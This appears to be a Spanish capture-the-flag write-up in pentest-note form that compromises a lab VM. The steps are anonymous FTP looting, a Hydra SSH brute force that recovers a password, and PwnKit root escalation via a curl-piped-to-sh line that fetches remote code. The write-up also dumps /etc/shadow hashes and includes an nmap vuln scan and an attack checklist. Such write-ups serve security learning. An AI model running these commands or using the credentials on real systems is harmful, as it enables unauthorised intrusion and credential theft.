
Al abrir la pagina web mostrada en el puerto 65524 se puede ver una publicacion de un usuario llamado "usuario".




¡Adiós, mundo!

Publicada el 5 de abril de 2022 por usuario

Al realizar SSH sobre el usuario usando hydra y el diccionario obtenido en el ftp anonymous:




```
226 Directory send OK.
ftp> sudo -l
?Invalid command.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||2000|)
150 Here comes the directory listing.
-rwxr-xr-x    1 ftp      ftp            50 Apr 04 14:56 flag.txt
-rwxr-xr-x    1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
226 Directory send OK.
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -l usuario -P passwords.txt ssh://10.0.2.15                                                    255 ×
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-02 13:42:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[STATUS] 161.00 tries/min, 161 tries in 00:01h, 14344239 to do in 1484:55h, 16 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 14344063 to do in 2128:12h, 16 active
[STATUS] 111.29 tries/min, 779 tries in 00:07h, 14343621 to do in 2148:11h, 16 active
[STATUS] 107.80 tries/min, 1617 tries in 00:15h, 14342783 to do in 2217:30h, 16 active
[STATUS] 106.52 tries/min, 3302 tries in 00:31h, 14341103 to do in 2243:58h, 16 active
[STATUS] 106.00 tries/min, 4982 tries in 00:47h, 14339423 to do in 2254:38h, 16 active
[22][ssh] host: 10.0.2.15   login: usuario   password: man007
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 14:29:48
```

Una vez dentro del ssh podremos realizar una escalada de privilegios basandonos en la vulnerabilidad de pwnkit:




```
usuario@ubuntu:~/pepe$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
root@ubuntu:/home/usuario/pepe# whoami

root
root@ubuntu:/home/usuario/pepe#
root@ubuntu:/home/usuario/pepe# █
```


Post Exploitation

Users & Groups

Users/Groups



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
david:x:1000:1000:david:/home/david:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
usuario:x:1001:1001:usuario,,,:/home/usuario:/bin/bash
```



```
root@ubuntu:/home/usuario/pepe# cat /etc/shadow
root:$6$4HPG4XiuBN1wrW7i$gnk7H6u6Ta2rGe/Q25ecmP0S2F0zkNFFGL.4wXYFRI4DiWg09cBaSFldFo9c8pXEHaGcn1CXwtsXmtzr7v.Rm1:19087:0
:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
landscape:*:18474:0:99999:7:::
pollinate:*:18474:0:99999:7:::
usbmux:*:18938:0:99999:7:::
systemd-coredump:!!:18938::::::
david:$6$.1uNTnxEkrE1.WOF$oM4R7WdpDmWIssu9xURWXzr0OFUYYACuTXd8vpoMvWWBsC19WM8IdySYEGW5La51n/TN31Fgj3z55iI723lKi0:19087:
0:99999:7:::
lxd:!:18938::::::
ftp:*:19086:0:99999:7:::
sshd:*:19086:0:99999:7:::
mysql:!:19087:0:99999:7:::
usuario:$6$MRgf1.3IXgdpU22d$OktudG8RkQQIT6ATkLZwcOmRrLDTTh4uJne4n/XF4sPMEhsQKjIAsZJNu3xslQ1ChL0bBFBE68pn.2l04VK/2/:1908
7:0:99999:7:::
```


Goodies

Passwords

usuario // man007

Software Versions

Software Versions/Potential Exploits



```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vuln -p- 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-04 03:57 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0011s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
80/tcp    open   http
| http-enum: 
|_  /webdata/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192: 
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.securityfocus.com/bid/49303
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_      https://www.tenable.com/plugins/nessus/55976
|_http-csrf: Couldn't find any CSRF vulnerabilities.
2000/tcp  closed cisco-sccp
2001/tcp  closed dc
65524/tcp open   unknown

Nmap done: 1 IP address (1 host up) scanned in 176.82 seconds
```

Methodology

Network Scanning

- ☑ nmap 10.0.2.0/24
- ☐ smbtree

Individual Host Scanning

- ☑ nmap -A -p- 10.0.2.15
- ☑ nmap --script=vuln 10.0.2.15
- ☑ nmap

Service Scanning

WebApp

- ☑ Gobuster
- ☑ dirb
- ☐ dirbuster
- ☐ wpscan

- ☐ dotdotpwn
- ☐ view source
- ☐ davtest\cadevar
- ☐ droopscan
- ☐ joomscan
- ☐ LFI\RFI Test

Anything Else

- ☑ nmap scripts (locate *nse* | grep servicename)
- ☑ hydra
- ☐ MSF Aux Modules
- ☐ Download the softward

Exploitation

- ☐ Gather Version Numbes
- ☐ Searchsploit
- ☐ Default Creds
- ☐ Creds Previously Gathered
- ☐ Download the software

Post Exploitation

Linux

- ☐ linux-local-enum.sh
- ☐ linuxprivchecker.py
- ☐ linux-exploit-suggestor.sh
- ☐ unix-privesc-check.py

Windows

- ☐ wpc.exe
- ☐ windows-exploit-suggestor.py
- ☐ windows_privesc_check.py
- ☐ windows-privesc-check2.exe

Priv Escalation

- ☐ acesss internal services (portfwd)
- ☐ add account

Windows

- ☐ List of exploits

Linux

- ☐ sudo su
- ☐ KernelDB
- ☐ Searchsploit

Final

- ☑ Screenshot of IPConfig\WhoamI
- ☐ Copy proof.txt
- ☐ Dump hashes
- ☐ Dump SSH Keys
- ☐ Delete files